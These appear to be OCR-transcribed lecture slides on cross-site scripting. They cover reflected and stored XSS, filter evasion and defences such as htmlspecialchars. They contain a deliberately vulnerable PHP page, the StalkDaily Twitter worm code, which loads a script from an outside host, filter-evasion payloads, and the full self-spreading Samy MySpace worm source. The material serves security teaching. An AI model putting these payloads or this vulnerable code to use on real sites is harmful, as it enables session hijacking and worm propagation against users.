
```
<?php
setcookie("SECRET_COOKIE", "12345");
header("X-XSS-Protection: 0");
?>
<html><body><br><br>
<form action="vulnerable.php" method="get">
Name: <input type="text" name="name" size="80">
<input type="submit" value="submit”></form>
<br><br><br>
<div id="greeting">
<?php
$name = $_GET["name"];
if($name) { echo "Welcome " .  $_GET['name'];}
?>
</div></body></html>
```

Need to explicitly disable XSS protection – newer browsers try to help web developers avoid these vulnerabilities!

Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad, comment in a blog
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy


Basic Pattern for Reflected XSS



Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
User victim
2 request content
3 receive malicious script
Store bad stuff
Users view or download content
Server victim

Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data <u>not</u> escaped when profile is displayed
- Result: StalkDaily XSS exploit
  - If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but
with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```

http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

Preventing Cross-Site Scripting

- Any user input and client-side data <u>must</u> be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

```
<b c=">" onmouseover="script" x="<b ">Hello<b>
```

- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting: `<IMG """><SCRIPT>alert("XSS")</SCRIPT>">`
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

```
<iframe src='https://bank.com/login' onload='steal()'>
```

http://namb.la/popular/tech.html

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

http://namb.la/popular/tech.html

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

http://namb.la/popular/tech.html

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak